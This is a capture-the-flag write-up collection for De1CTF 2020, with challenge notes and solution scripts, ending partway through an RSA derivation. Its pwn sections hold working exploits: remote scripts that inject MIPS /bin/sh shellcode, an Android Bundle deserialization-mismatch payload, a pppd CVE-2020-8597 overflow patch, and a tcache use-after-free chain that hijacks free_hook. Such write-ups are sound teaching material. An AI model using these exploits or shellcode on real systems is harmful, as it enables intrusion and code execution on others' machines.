source + exp + wp

https://github.com/De1ta-team/De1CTF2020

- source + exp + wp
- pwn
  - Coderunner
    - setup
    - Solution
      - Manual analysis
      - Angr
  - BroadCastTest
  - pppd
  - stl_container
  - mc_realworld
- crypto
  - NLFSR
  - easyRSA
  - ECDH
  - Homomorphic
  - Mini Purε Plus
  - OV
  - mc_noisemap
- web
  - check in
  - Animal crossing
    - 第一关：绕过云WAF
      - 第一层：黑名单检测
      - 第二层：静态语法分析
    - 第二关：读取400张图片
      - 绕过CSP引入截图库
      - 读取图片并执行
  - calc
    1. challenge info
    2. design document
    3. exp
    4. other writeups
  - mixture
  - Easy PHP UAF

- 解题思路
    - exp
- mc_logclient

misc

- mc_easybgm
- misc - mc_joinin
- mc_champion
- Life
    - Hints
    - Flag
    - Solution
    - Note
- Easy Protocol
    - hint
    - part1
    - part2
    - part3
    - END
- Hard_Pentest
    - End
- Misc_Chowder

reverse

- parser
    - 出题思路
    - 逆向
    - 解法
- FLW
    - QueueVirtualMachine
    - VirtualMachine
    - 算法设计
    - exp.py
- little elves
- mc_ticktock

pwn

Coderunner

It is a chllenge about AEG & mips-asm.

setup

```
cd ./docker
docker build -t pwn .
docker run -d -p "0.0.0.0:9999:9999" --name="pwn" pwn
```

Solution

There are several types of check functions（6types * 16 rounds).
I wish you guys would know mips-instruction more by reading mips-asm / analysising / imatating.
But this challenge is harder than I expected. The check part wastes too much time and the timelimit is too strict.
By the way, The file Time is able to write, and the context(which you can forge) will be updated to Rank.
There are two types of exp for this challenge.

Manual analysis

fast but annoying

1) Get some binary
2) specific solution of each type of check function
1. Get the Bytecode
2. Feature recognition
3. Parameter extraction
3) shellcode

This rough exp sometimes may work <3.

```
from pwn import *
import subprocess
import base64
from z3 import *
context.log_level='debug'
context.arch='mips'
def analys(name='./1'):
    b=ELF(name)
    entry=b.sym['main']+(0xa8-0x1c)
    entry=entry-0x400000
    tmp=open("./1","r")
    check=u32(tmp.read()[entry:entry+3]+'\0')<<2
    check=check+(0xbc-0x28)-0x400000
    tmp.close()
    tmp=open("./1",'r')
    END=(u32(tmp.read()[check:check+3]+'\0')<<2)-4
    tmp.close()
    # now we get the END of check funcs
    START=0x400bb0
    f=open(name)
    f.read(0xbb0)
    data=f.read(END-START)[44:]
    f.close()
    tmp=data.split("\x08\x00\xe0\x03\x00\x00\x00\x00")
    assert(len(tmp)==16)
    return tmp
def judge(s):
    if(s=='\x10'):
        return 1#<
    else:
        return 0#>=
def type_1(s):
    # asb(s[0]*s[0]-s[3]*s[3])?asb(s[1]*s[1]-s[2]*s[2])
    # asb(s[1]*s[1]-s[0]*s[0])?asb(s[2]*s[2]-s[3]*s[3])
    s=s[24:]
    tmp=ord(s[0][0])
    idx_list=[tmp,(tmp+1)%4,(tmp+2)%4,(tmp+3)%4]
    m1=judge(s[0xa8+7])
    m2=judge(s[0x160+7])
    """
    tmp=[]
    for x in range(4):
        tmp.append(Int('x{}'.format(x)))
```

```
44.
45.     solver = Solver()
46.     for x in range(4):
47.         solver.add(tmp[x]>=0,tmp[x]<256)
48.     if(m1):
49.         solver.add((tmp[0]*tmp[0]-tmp[3]*tmp[3])*(tmp[0]*tmp[0]-
    tmp[3]*tmp[3])<(tmp[1]*tmp[1]-tmp[2]*tmp[2])*(tmp[1]*tmp[1]-
    tmp[2]*tmp[2]))
50.     else:
51.         solver.add((tmp[0]*tmp[0]-tmp[3]*tmp[3])*(tmp[0]*tmp[0]-
    tmp[3]*tmp[3])>=(tmp[1]*tmp[1]-tmp[2]*tmp[2])*(tmp[1]*tmp[1]-
    tmp[2]*tmp[2]))
52.     if(m2):
53.         solver.add((tmp[1]*tmp[1]-tmp[0]*tmp[0])*(tmp[1]*tmp[1]-
    tmp[0]*tmp[0])<(tmp[2]*tmp[2]-tmp[3]*tmp[3])*(tmp[2]*tmp[2]-
    tmp[3]*tmp[3]))
54.     else:
55.         solver.add((tmp[1]*tmp[1]-tmp[0]*tmp[0])*(tmp[1]*tmp[1]-
    tmp[0]*tmp[0])>=(tmp[2]*tmp[2]-tmp[3]*tmp[3])*(tmp[2]*tmp[2]-
    tmp[3]*tmp[3]))
56.
57.     if solver.check() == sat:
58.         res=solver.model()
59.         print res
60.         print m1,m2
61.     """
62.     if m1==1 and m2==1:
63.         res_list=[79,192,215,18]
64.     elif m1==1 and m2==0:
65.         res_list=[93,246,240,81]
66.     elif m1==0 and m2==1:
67.         res_list=[0,88,38,80]
68.     else:
69.         res_list=[227,70,35,163]
70.     tmp=zip(idx_list,res_list)
71.     res=''
72.     tmp.sort()
73.     for _ in tmp:
74.         res+=chr(_[1])
75.     return res
76. def type_2(s):
77.     # s[0]+s[1] != ?
78.     # s[1]+s[2] != ?
79.     # s[2]+s[3] != ?
```

```
    # s[3]+s[0] != ?
    return p32(0xdeadbeef)
def type_3(s):
    # s[0]+s[1]+s[2]== ?
    # s[1]+s[2]+s[3]== ?
    # s[2]+s[3]+s[0]== ?
    # s[3]+s[0]+s[1]== ?
    s=s[24:24+0xdc]
    s=s.split("\0"+'\x62\x14')
    s.pop()
    idx_list=[((x+ord(s[0][0]))-1)%4 for x in range(4)]
    res_list=[]
    for _ in range(4):
        res_list.append(u16(s[_][-5:-3]))
    sig=sum(res_list)/3
    tmp_list=[]
    for _ in range(4):
        tmp_list.append(sig-res_list[_])
    tmp=zip(idx_list,tmp_list)
    res=''
    tmp.sort()
    for _ in range(4):
        res+=chr(tmp[_][1])
    return res
def type_4(s):
    # s[0] == ?
    # s[1] == ?
    # s[2] == s[0] * s[0]
    # s[3] == s[1]*s[1]+s[2]*s[2]-s[0]*s[0]
    s=s[24:]
    if(ord(s[0])==0):
        idx_list=[0,1,2,3]
    else:
        idx_list=[]
        for _ in range(4):
            idx_list.append((ord(s[0])+_)%4)
    res_list=[]
    tmp=s.find('\x00\x02\x24')
    res_list.append(ord(s[tmp-1]))
    res_list.append(ord(s[s.find('\x00\x02\x24',tmp+1)-1]))
    res_list.append((res_list[0]*res_list[0])%256)
    res_list.append(((res_list[1]*res_list[1])+
(res_list[2]*res_list[2])-(res_list[0]*res_list[0]))%256)
    tmp=zip(idx_list,res_list)
```

```
123.     tmp.sort()
124.     res=''
125.     for _ in tmp:
126.         res+=chr(_[1])
127.     return res
128. def type_5(s):
129.     # s[0]^s[1] == ?
130.     # s[1] == ?
131.     # s[2] == ((s[0]^s[1]&0x7f)*2)%256
132.     # s[3] == s[0]^s[1]^s[2]
133.     s=s[24:24+172]
134.     s=s.split('\x00\x62\x14')
135.     res_list=[]
136.     tmp=ord(s[1][-5])
137.     res_list.append(ord(s[0][-5])^tmp)
138.     res_list.append(tmp)
139.     res_list.append((((res_list[0]^res_list[1])&0x7f)*2)%256)
140.     res_list.append(res_list[0]^res_list[1]^res_list[2])
141.     idx_list=[(x+ord(s[0][0]))%4 for x in range(4)]
142.     tmp=zip(idx_list,res_list)
143.     tmp.sort()
144.     res=''
145.     for x in tmp:
146.         res+=chr(x[1])
147.     return res
148. def type_6(s):
149.     # s[0]=s[2]
150.     # s[3]=s[1]
151.     # s[3]= ?
152.     # s[2]= ?
153.     s=s[24:24+0x64]
154.     s=s.split('\x00\x62\x14')
155.     s.pop()
156.     tmp=ord(s[0][0])
157.     idx_list=[tmp,(tmp+2)%4,(tmp+3)%4,(tmp+1)%4]
158.     res_list=[]
159.     res_list.append(ord(s[3][-5]))
160.     res_list.append(ord(s[3][-5]))
161.     res_list.append(ord(s[2][-5]))
162.     res_list.append(ord(s[2][-5]))
163.     tmp=zip(idx_list,res_list)
164.     tmp.sort()
165.     res=''
166.     for _ in tmp:
```

```
        res+=chr(_[1])
    return res
######################
def get_flag(data):
    p.readuntil("Faster > \n")
    p.send(data.ljust(0x100,'\x00'))
    p.readuntil("Name\n> ")
    p.send("niernier".ljust(8,'\x00'))
    p.readuntil("> \n")
    sh='''
    li $a0,0x6e69622f
    sw $a0,0($sp)
    li $a0,0x68732f
    sw $a0,4($sp)
    move $a0,$sp
    li $v0,4011
    li $a1,0
    li $a2,0
    syscall
    '''
    print(len(asm(sh)))
    p.send(asm(sh))
    p.interactive()
import hashlib
def do_pow():
    p.readuntil('hashlib.sha256(s).hexdigest() == "')
    res=p.read(64)
    for a in range(256):
        for b in range(256):
            for c in range(256):

if(hashlib.sha256(chr(a)+chr(b)+chr(c)).hexdigest()==res):
                        p.sendlineafter(">\n",chr(a)+chr(b)+chr(c))
                        return
    print "???"

######################

if __name__ == "__main__":
    if(1):
        ret=subprocess.Popen("rm -rf ./1".split(" "))
        ret.wait()
        ret=subprocess.Popen("rm -rf ./1.gz".split(" "))
        ret.wait()
```

```
    if(1):
        # start
        p=remote('106.53.114.216',9999)
        do_pow()
        #get binart
        p.readuntil("="*15+"\n")
        data=p.readuntil("\n")[:-1]
        f=open("./"+str(1)+".gz","w+")
        data=base64.b64decode(data)
        f.write(data)
        f.close()
        # get finished
        ret=subprocess.Popen("gunzip ./1.gz".split(" "))
        ret.wait()
        ret=subprocess.Popen("chmod +x ./1".split(" "))
        ret.wait()
    else:
        p=process("qemu-mipsel -L /usr/mipsel-linux-gnu/ ./1".split("
"))
    if(1):
        func=analys()
        payload=''
        for _ in func:
            if(len(_)>=109*4):# certain
                payload=type_1(_)+payload
            elif (len(_)<=49*4 and len(_)>=47*4):# s[0]:1/3 times
                payload=type_2(_)+payload
            elif (len(_)==74*4):# certain
                payload=type_3(_)+payload
            elif (len(_)>=76*4 and len(_)<=80*4):# s[0]:1/3/5 times
                payload=type_4(_)+payload
            elif (len(_)>=63*4 and len(_)<=66*4): #s[0] 1/4/3 times
                payload=type_5(_)+payload
            elif (len(_)>=42*4 and len(_)<=44*4):
                payload=type_6(_)+payload
            else:
                print len(_)/4
                print (_)
                print("Ouch! An erron was detected!")
        get_flag(payload)

    ret=subprocess.Popen("rm -rf ./1*".split(" "))
    ret.wait()
```

Angr

I expected that it could be solved within two seconds, however, I found that it could not succeed in about 1.3 seconds during the game. This mythod which takes 1.5s is a little slower but I think this one is better.
（abs checker needs z3）

Exploit comes from MozhuCY@Nu1L and Mr.R@Nu1L .

```python
import angr
import claripy
import re
import hashlib
from capstone import *
import sys
from pwn import *
import time
from random import *
import os
import logging
logging.getLogger('angr').setLevel('ERROR')
logging.getLogger('angr.analyses').setLevel('ERROR')
logging.getLogger('pwnlib.asm').setLevel('ERROR')
logging.getLogger('angr.analyses.disassembly_utils').setLevel('ERROR')

context.log_level = "ERROR"

def pow(hash):
    for i in range(256):
        for j in range(256):
            for k in range(256):
                tmp = chr(i)+chr(j)+chr(k)
                if hash == hashlib.sha256(tmp).hexdigest():
                    print tmp
                    return tmp

#21190da8c2a736569d9448d950422a7a a1 < a2
#2a1fae6743ccdf0fcaf6f7af99e89f80 a2 <= a1
#8342e17221ff79ac5fdf46e63c25d99b a1 < a2
#51882b30d7af486bd0ab1ca844939644 a2 <= a1
tb = {
    "6aa134183aee6a219bd5530c5bcdedd7":{
        '21190da8c2a736569d9448d950422a7a':{
            '8342e17221ff79ac5fdf46e63c25d99b':"\xed\xd1\xda\x33",
            '51882b30d7af486bd0ab1ca844939644':"\x87\x6e\x45\x82"
        },
        '2a1fae6743ccdf0fcaf6f7af99e89f80':{
            '51882b30d7af486bd0ab1ca844939644':'\xb7\x13\xdf\x8d',
            '8342e17221ff79ac5fdf46e63c25d99b':'\x2f\x0f\x2c\x02'
        }
    },
    "745482f077c4bfffb29af97a1f3bd00a":{
```

```
        '21190da8c2a736569d9448d950422a7a':{
            '51882b30d7af486bd0ab1ca844939644':"\x57\xcf\x81\xe7",
            '8342e17221ff79ac5fdf46e63c25d99b':"\x80\xbb\xdf\xb1"
        },
        '2a1fae6743ccdf0fcaf6f7af99e89f80':{
            '51882b30d7af486bd0ab1ca844939644':"\x95\x3e\xf7\x4e",
            '8342e17221ff79ac5fdf46e63c25d99b':"\x1a\xc3\x00\x92"
        }
    },
    "610a69b424ab08ba6b1b2a1d3af58a4a":{
        '21190da8c2a736569d9448d950422a7a':{
            '51882b30d7af486bd0ab1ca844939644':"\xfb\xef\x2b\x2f",
            '8342e17221ff79ac5fdf46e63c25d99b':"\x10\xbd\x00\xac"
        },
        '2a1fae6743ccdf0fcaf6f7af99e89f80':{
            '51882b30d7af486bd0ab1ca844939644':'\xbd\x7a\x55\xd3',
            '8342e17221ff79ac5fdf46e63c25d99b':'\xbc\xbb\xff\x4a'
        }
    },
    "b93e4feb8889770d981ef5c24d82b6cc":{
        '21190da8c2a736569d9448d950422a7a':{
            '51882b30d7af486bd0ab1ca844939644':"\x2f\xfb\xef\x2b",
            '8342e17221ff79ac5fdf46e63c25d99b':"\xac\x10\xbd\x00"
        },
        '2a1fae6743ccdf0fcaf6f7af99e89f80':{
            '8342e17221ff79ac5fdf46e63c25d99b':'\x4a\xbc\xbb\xff',
            '51882b30d7af486bd0ab1ca844939644':'\xd3\xbd\x7a\x55'
        }
    }
}

# hd = [i.start()for i in re.finditer("e0ffbd27".decode("hex"),f)]

def findhd(addr):
    while True:
        code = f[addr:addr + 4]
        if(code == "e0ffbd27".decode("hex")):
            return addr
        addr -= 4

def dejmp(code):
    c = ""
    d = Cs(CS_ARCH_MIPS,CS_MODE_MIPS32)
    for i in d.disasm(code,0):
```

```
        flag = 1
        if("b" in i.mnemonic or "j" in i.mnemonic):
            flag = 0
        #print("0x%x:\t%s\t%s"%(i.address,i.mnemonic,i.op_str))
        if flag == 1:
            c += code[i.address:i.address+4]
    return c

# @func_set_timeout(1)
# @timeout_decorator.timeout(1)
def calc(func_addr,find,avoid):
    # p = angr.Project(filename,auto_load_libs = False)
    start_address = func_addr
    state = p.factory.blank_state(addr=start_address)

    tmp_addr = 0x20000

    ans = claripy.BVS('ans', 4 * 8)
    state.memory.store(tmp_addr, ans)
    state.regs.a0 = 0x20000

    sm = p.factory.simgr(state)
    sm.explore(find=find,avoid=avoid)

    if sm.found:
        solution_state = sm.found[0]
        solution = solution_state.se.eval(ans)#,cast_to=str)
        # print(hex(solution))
        return p32(solution)[::-1]

def Calc(func_addr,find,avoid):
    try:
        tmp1 = hashlib.md5(dejmp(f[avoid - 0x80:avoid])).hexdigest()
        tmp2 = hashlib.md5(f[avoid-0xdc:avoid-0xdc+4]).hexdigest()
        tmp3 = hashlib.md5((f[avoid - 0x24:avoid-0x20])).hexdigest()
        return tb[tmp1][tmp2][tmp3]
    except:
        try:
            ret = calc(func_addr + base,find + base,avoid + base)
            return ret
        except:
            print "%s %s %s %x"%(tmp1,tmp2,tmp3,func_addr)

# calc(0x401b34,0x401978,0x401c48)
```

```
# calc(0x401978,0x401b08,0x401b18)

# if __name__=="__main__":

while True:
    try:
        os.system("rm out.gz")
        os.system("rm out")
        r = remote("106.53.114.216",9999)

        r.recvline()
        sha = r.recvline()
        sha = sha.split("\"")[1]
        s = pow(sha)
        r.sendline(s)

        log.success("pass pow")
        r.recvuntil("===============\n")
        dump = r.recvline()

        log.success("write gz")

        o = open("out.gz","wb")
        o.write(dump.decode("base64"))
        o.close()

        log.success("gunzip")
        os.system("gzip -d out.gz")
        os.system("chmod 777 out")
        # r = remote("127.0.0.1",8088)
        log.success("angr")
        # filename = "./1294672722"
        filename = "out"
        base = 0x400000
        p = angr.Project(filename,auto_load_libs = False)
        f = open(filename,"rb").read()
        final = 0xb30

        vd = [i.start()for i in
re.finditer("25100000".decode("hex"),f)]
        vd = vd[::-1]
        chk = ""
        n = 0
        for i in range(len(vd) - 1):
```

```
            if(vd[i] <= 0x2000):
                n += 1
                func = findhd(vd[i])
                find = findhd(vd[i + 1])
                avoid = vd[i]
                ret = Calc(func,find,avoid)
                # print ret
                chk += ret
        n += 1
        func = findhd(vd[len(vd) - 1])
        find = final
        avoid = vd[len(vd) - 1]
        ret = Calc(func,find,avoid)
        # print ret
        chk += ret

        print chk.encode("hex")
        # chk =
'f1223fb171a0e700f3447552d3bd7a55a1f0a2f300809c0046e5fd5ed12c9696000000
be961a961a00a420e60cf4f00800060000e54961e3a366c9acd3bd7a55'
        # chk = chk.decode('hex')
        r.recvuntil("Faster")
        r.sendafter(">",chk)
        context.arch = 'mips'
        success(r.recvuntil("Name"))
        r.sendafter(">","g"*8)
        ret_addr = vd[1]-0x34-0x240+base
        success(hex(ret_addr))
        shellcode = 'la $v1,{};'.format(hex(ret_addr))
        shellcode += 'jr $v1;'
        shellcode = asm(shellcode)
        print(shellcode.encode('hex'))
        r.sendafter(">",shellcode)
        r.sendafter("Faster > ",chk)
        success(r.recvuntil("Name"))
        r.sendafter(">","gg")
        shellcode = ''
        shellcode += "\xff\xff\x06\x28"
        shellcode += "\xff\xff\xd0\x04"
        shellcode += "\xff\xff\x05\x28"
        shellcode += "\x01\x10\xe4\x27"
        shellcode += "\x0f\xf0\x84\x24"
        shellcode += "\xab\x0f\x02\x24"
        shellcode += "\x0c\x01\x01\x01"
```

```
        shellcode += "/bin/sh"
        print(len(shellcode))
        r.sendafter(">",shellcode)
        r.interactive()
    except Exception as e:
        print e
```

BroadCastTest

这道题是一道android pwn
主要的漏洞点是关于序列化与反序列化不匹配的漏洞
这道题主要是由CVE-2017-13311等启发而成

可以阅读https://xz.aliyun.com/t/2364这篇文章，里面详细的说明了类似漏洞的原理

在apk中，首先读取了Base64字符串，base64decode之后将其作为一个Bundle放到广播中，发送给Receiver2
Receiver2接收到广播，取出Bundle，再从Bundle里面取出key为command的值，判断是否为getflag，不是的话就可以继续广播到Receiver3
Receiver3接收到广播，取出Bundle，判断command是否为getflag，是的话就输出Congratulation

正常途径是不能绕过这个判断的，但是在apk中存在一个com.de1ta.broadcasttest.MainActivity$Message类，里面的序列化和反序列化是不匹配的

在Receiver2中判断会command是否为flag会导致Bundle进行反序列化，之后发送给Receiver3的时候会进行序列化，最后Receiver3接收到Bundle后会进行最后一次反序列化

利用漏洞，可以在Receiver2中反序列化的时候获取不到key为command的string，在序列化之后就出现了key为command，值为getflag的string，然后Receiver3的check就能通过，最终获取到flag

下面是exp

```python
from pwn import *
import base64
from hashlib import sha256
import itertools
import string
context.log_level = 'debug'

def proof_of_work(chal):
    #for i in itertools.permutations(string.ascii_letters+string.digits, 4):
    for i in itertools.permutations([chr(i) for i in range(256)], 4):
        sol = ''.join(i)
        if sha256(chal + sol).digest().startswith('\0\0\0'):
            return sol


a = 'SAEAAEJOREwDAAAACAAAAG0AaQBzAG0AYQB0AGMAaAAAAAAABAAAACwAAABjAG8AbQAuAGQAZQAxAHQAYQAuAGIAcgBvAGEAZABjAGEAcwB0AHQAZQBzAHQALgBNAGEAaQBuAEEAYwB0AGkAdgBpAHQAeQAkAE0AZQBzAHMAYQBnAGUAAAAAAAP////8AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABAAAAAwAAAA0AAAA0AAAADQAAAAAAAAAHAAAAYwBvAG0AbQBhAG4AZAAAAAAAAAAHAAAAZwBlAHQAZgBsAGEAZwAAAAcAAABjAG8AbQBtAGEAbgBkAAAAAAAAAAA0AAABQAGEAZABkAGkAbgBnAC0AVgBhAGwAdQBlAAAA'
b = base64.b64decode(a)
p = remote('206.189.186.98', 8848)
p.recvuntil('chal= ')
chal = p.recvuntil('\n')[:-1]
p.recvuntil('>>\n')
sol = proof_of_work(chal)
p.send(sol)
p.recvuntil('size')
p.sendline(str(len(b)))
p.recvuntil('please input payload:')
p.send(b)
p.interactive()
```

pppd

这道题是要求写CVE-2020-8597的1 day exp

这个cve本身其实是非常简单的，就单纯一个栈溢出

但是难的是与pppd进行通信和在mips环境下面进行调试

在比赛的时候大部分队伍都没有找到与pppd通信的办法，因此我就直接放出提示，使用socat与pppd进行通信

接下来介绍的是如何调试的方法

首先题目默认关闭了network

在/etc/init.d/S40network, 将注释全部删掉，然后修改start.sh脚本，将-net none删除，加上-redir tcp:9999::9999 -redir tcp:4242::4242，这样就配置好network了

然后修改/etc/inittab
将

```
ttyS0::sysinit:/pppd auth local lock defaultroute nodetach 172.16.1.1:172.16.1.2 ms-dns 8.8.8.8 require-eap lcp-max-configure 100
```

修改为

```
ttyS0::sysinit:/bin/sh
```

然后到github下载一个gdbserver, 重新打包一个cpio，启动

进入系统后默认得到一个shell，系统里面自带一个socat

执行

```
socat pty,link=/dev/serial,raw tcp-listen:9999 &
/pppd /dev/serial 9600 local lock defaultroute 172.16.1.1:172.16.1.2 ms-dns 8.8.8.8 require-eap lcp-max-configure 100
```

之后执行下面的命令获取pppd的pid

```
ps |grep pppd
```

使用gdbserver attach上pppd

```
./gdbserver --attach 0.0.0.0:4242 pid
```

然后在外面使用gdb-multiarch去连接gdbserver

之后下载一个pppd的源码，编译
执行

```
socat pty,link=/tmp/serial,rawer tcp:127.0.0.1:9999 &
pppd noauth local lock defaultroute debug nodetach /tmp/serial 9600
user notadmin password notpassword
```

这样就成功进行调试了

之后根据https://gist.github.com/nstarke/551433bcc72ff95588e168a0bb666124 的操作patch源码，写exp即可

exp patch如下

```
--- ppp-ppp-2.4.7/pppd/eap.c    2014-08-09 12:31:39.000000000 +0000
+++ ppp-poc/ppp-ppp-2.4.7/pppd/eap.c    2020-04-12 03:23:54.321773453
+0000
@@ -1385,8 +1385,46 @@
             esp->es_usedpseudo = 2;
         }
 #endif /* USE_SRP */
-        eap_send_response(esp, id, typenum, esp->es_client.ea_name,
-            esp->es_client.ea_namelen);
+        //eap_send_response(esp, id, typenum, esp->es_client.ea_name,
+        //    esp->es_client.ea_namelen);
+#define PAY_LEN 256
+        char sc[PAY_LEN];
+        memset(sc, 'C', PAY_LEN);
+        int* shellcode = (int*)sc;
+        shellcode[0]=0x3c09616c;
+        shellcode[1]=0x3529662f;
+        shellcode[2]=0xafa9fff8;
+        shellcode[3]=0x2419ff98;
+        shellcode[4]=0x3204827;
+        shellcode[5]=0xafa9fffc;
+        shellcode[6]=0x27bdfff8;
+        shellcode[7]=0x3a02020;
+        shellcode[8]=0x2805ffff;
+        shellcode[9]=0x2806ffff;
+        shellcode[10]=0x34020fa5;
+        shellcode[11]=0x101010c;
+        shellcode[12]=0xafa2fffc;
+        shellcode[13]=0x8fa4fffc;
+        shellcode[14]=0x3c19ffb5;
+        shellcode[15]=0x3739c7fd;
+        shellcode[16]=0x3202827;
+        shellcode[17]=0x3c190101;
+        shellcode[18]=0x373901fe;
+        shellcode[19]=0x3c060101;
+        shellcode[20]=0x34c60101;
+        shellcode[21]=0x3263026;
+        shellcode[22]=0x34020fa3;
+        shellcode[23]=0x101010c;
+        shellcode[24]=0x3c05004a;
+        shellcode[25]=0x34a53800;
+        shellcode[26]=0x20460002;
+        shellcode[27]=0x3c190042;
```

```
+        shellcode[28]=0x37396698;
+        shellcode[29]=0x320f809;
+        shellcode[30]=0x0;
+        sc[PAY_LEN-1] = '\0';
+
+        eap_send_response(esp, id, typenum, shellcode, PAY_LEN);
         break;

     case EAPT_NOTIFICATION:
@@ -1452,8 +1490,21 @@
         BZERO(secret, sizeof (secret));
         MD5_Update(&mdContext, inp, vallen);
         MD5_Final(hash, &mdContext);
-        eap_chap_response(esp, id, hash, esp->es_client.ea_name,
-            esp->es_client.ea_namelen);
+        //eap_chap_response(esp, id, hash, esp->es_client.ea_name,
+        //    esp->es_client.ea_namelen);
+        char payload[1024];
+                memset(payload, 'A', 1023);
+                memset(payload, 'B', 0x2a0);
+        int *tpayload = (int*)(payload + 0x2a0 - 4);
+        //*tpayload = 0x040A0BC;
+        *tpayload = 0x4083FC;
+        //*(tpayload-1) = 0x043EF9C;
+        *(tpayload-1) = 0x43EF9C;
+        *(tpayload-5) = 0x4a7a0c-8;
+
+                payload [1023] = '\0';
+                eap_chap_response(esp, id, hash, payload, 1024);
+        exit(0);
         break;

 #ifdef USE_SRP
```

stl_container

这道题是关于c++ vector模板的一个漏洞

当vector中储存的是Object的时候，erase指定下标的Object都会调用vector中最后一个Object的析构函数

这样就有了一个UAF漏洞，接下来就利用tcache进行各种攻击

下面是exp

```python
from pwn import *

debug=0

#context.terminal = ['tmux','-x','sh','-c']
#context.terminal = ['tmux', 'splitw', '-h' ]
context.log_level='debug'

if debug:
    p=process('./stl_container')
    #p=process('',env={'LD_PRELOAD':'./libc.so'})
    gdb.attach(p)
else:
    p=remote('134.175.239.26',8848)

def ru(x):
    return p.recvuntil(x)

def se(x):
    p.send(x)

def sl(x):
    p.sendline(x)

def add(ty, content='a'):
    sl(str(ty))
    ru('3. show')
    ru('>>')
    sl('1')
    ru('input data:')
    se(content)
    ru('>>')

def delete(ty, idx=0):
    sl(str(ty))
    ru('3. show')
    ru('>>')
    sl('2')
    if ty <= 2:
        ru('index?')
        sl(str(idx))
    ru('>>')

```

```python
def show(ty, idx=0):
    sl(str(ty))
    ru('3. show')
    ru('>>')
    sl('3')
    ru('index?\n')
    sl(str(idx))
    ru('data: ')
    data = ru('\n')
    ru('>>')
    return data


ru('>>')

add(1)
add(1)
add(2)
add(2)
add(4)
add(4)
add(3)
add(3)

delete(3)
delete(3)
delete(1)
delete(1)
delete(4)
delete(4)
delete(2)
data = show(2)
libc = u64(data[:6]+'\0\0')
base = libc - 0x3ebca0
free_hook = base + 0x3ed8e8
system = base + 0x4f440

add(3, '/bin/sh\0')
delete(2)
add(4)
add(2)
add(2)
add(3, '/bin/sh\0')
delete(2)
```

```
delete(2)
add(1, p64(free_hook))
add(1, p64(system))

sl('3')
ru('show')
sl('2')

print(hex(base))
p.interactive()
```

mc_realworld

文件列表：

exp.py

requirements.txt

出题人继续挖与mc相关的材料。找到了这个 fogleman/Craft 。

游戏还蛮好的，服务端用 python 写，pwn 服务端有点难下手，而且搅屎情况更不好控制，所以打算从客户端处下手。在客户端处，埋下一个简单的 bof，在用户聊天时触发。为了防止选手集体挨打，所以限制了@特定用户时才能触发。

client to client的pwn题变得有趣多了，像极了A&D模式。

回传flag成为一个问题，中间隔着一个server。预设解法是通过聊天功能回传，只能@自己，因为公屏黑名单了关键词 `De1CTF` ，防止 flag 意外泄露。

非预期回传方式，参考上面 `mc_logclient` wp 的说明。

漏洞点位于客户端 `add_messages` 函数。你可以通过 `bindiff` 找到它（需要保证编译环境一致，编译器flags一致）。代码大概如下：

```
if (text[0] == '@' && strlen(text) > 192) {
    text = text + 1;
    char *body = text + 32;
    size_t length;
    char *plain = base64_decode(body, strlen(body), &length);
    char message[16] = {0};
    memcpy(&message, plain, length);
    printf("%8s", &message);
    return;
}
```

很明显，简单 bof。

更多细节详见：exp.py。

`De1CTF{W3_L0vE_D4nge2_ReA1_W0r1d1_CrAft!2233}`

crypto

NLFSR

```python
# coding:utf8
import time


def lfsr(r, m): return ((r << 1) & 0xffffff) ^ (bin(r & m).count('1') % 2)


ma, mb, mc, md = 0x505a1, 0x40f3f, 0x1f02, 0x31
key = open("data").read()


def calcR(x, y):
    assert len(x) == len(y)
    cnt = 0.0
    for i, j in zip(x, y):
        cnt += (i == j)
    return cnt/len(x)


def brutea(nb):
    relation, reala = 0, 0
    for i in range(2**18+1, 2**19):
        s = ''
        a = i
        for j in range(nb*8):
            a = lfsr(a, ma)
            s += str(a & 1)
        r = calcR(s, key[:nb*8])
        if relation < r:
            relation, reala = r, i
    print(reala, relation)
    return reala


def brutecd(nb):
    relation, realc, reald = 0, 0, 0
    for i in range(2**5+1, 2**6):
        d = i
        for j in range(2**12+1, 2**13):
            c = j
            s = ''
            for k in range(nb*8):
```

```
                c = lfsr(c, mc)
                d = lfsr(d, md)
                s += str((c & 1) ^ (d & 1))
            r = calcR(s, key[:nb*8])
            if relation < r:
                relation, realc, reald = r, j, i
    print(realc, reald, relation)
    return realc, reald


def bruteb(nb, a_, c_, d_):
    for i in range(2**18+1, 2**19):
        b = i
        a, c, d = a_, c_, d_
        s = ''
        for j in range(nb*8):
            a = lfsr(a, ma)
            b = lfsr(b, mb)
            c = lfsr(c, mc)
            d = lfsr(d, md)
            [ao, bo, co, do] = [k & 1 for k in [a, b, c, d]]
            s += str((ao*bo) ^ (bo*co) ^ (bo*do) ^ co ^ do)
        if s == key[:nb*8]:
            print(i)
            return i


if __name__ == "__main__":
    print time.asctime()
    a = brutea(15)
    print time.asctime()
    c, d = brutecd(20)
    print time.asctime()
    b = bruteb(15, a, c, d)
    print time.asctime()
    print "De1CTF{%s}" % (''.join([hex(i)[2:] for i in [a, b, c, d]]))

#De1CTF{58bb578d5611363f}
```

easyRSA

This is a common modules attack but when the task is about end someone tell me that this challenge is same as the challenge in D^3CTF Common. Last year I didn't look at the crypto challenge in this task. So

I want to make a sincere apology to the person, Lurkrul ,who made the challenge. Sorry about this.

And here is the solution:

In this a RSA task. We can find out that the e has been generated by this way:

$$e_1 d_1 = 1 + k_1 \lambda(N)$$

$$e_2 d_2 = 1 + k_2 \lambda(N)$$

And there are some limits:

$$limit = \sqrt[3]{N}$$

$$limit < r < 0x1000000000001 * limit$$

$$d_i = nextPrime(r)$$

$$e_i \approx N$$

We choose a random e in $[e_1$, $e_2]$ to encrypt flag,

$$flag^e \equiv cipher \pmod{n}$$

And give these parameters:

$$N, e1, e2, cipher$$

In this task, we can get some equation:

$$e_i d_i = 1 + k_i \lambda(N) = 1 + \frac{k_i}{g}\Phi(N) = 1 + \frac{k_i}{g}(N - s)$$

And we rewrite it as:

$$W_i : e_i d_i g - k_i N = g - k_i s$$

This equation is the starting point for Wiener's attack.

Also we can get this easily:

$$G_{i,j} : k_i e_j d_j - k_j e_i d_i = k_i - k_j$$

This equation is the starting point for Guo's common modulus attack.

Then we assume:

$$k_2 W_1 : k_2 e_1 d_1 g - k_2 k_1 N = k_2 (g - k_1 s)$$

$$g G_{1,2} : k_1 e_2 d_2 g - k_2 e_1 d_1 g = g(k_1 - k_2)$$

